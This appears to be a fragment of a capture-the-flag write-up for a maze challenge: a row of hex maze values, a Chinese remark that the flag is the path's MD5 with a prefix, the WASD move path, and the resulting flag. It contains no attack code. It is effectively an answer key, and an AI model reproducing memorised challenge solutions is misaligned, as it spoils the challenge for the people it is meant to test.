0x00000001 0x00000001 0x00000001 0x00000001 0x00000001 0x00000000 0x00000001

```

路径md5加上前缀得到flag

```

ssddwdwdddssaasasaassdddwdds
flag{545d406061561f34247732d50c56ef0d}

```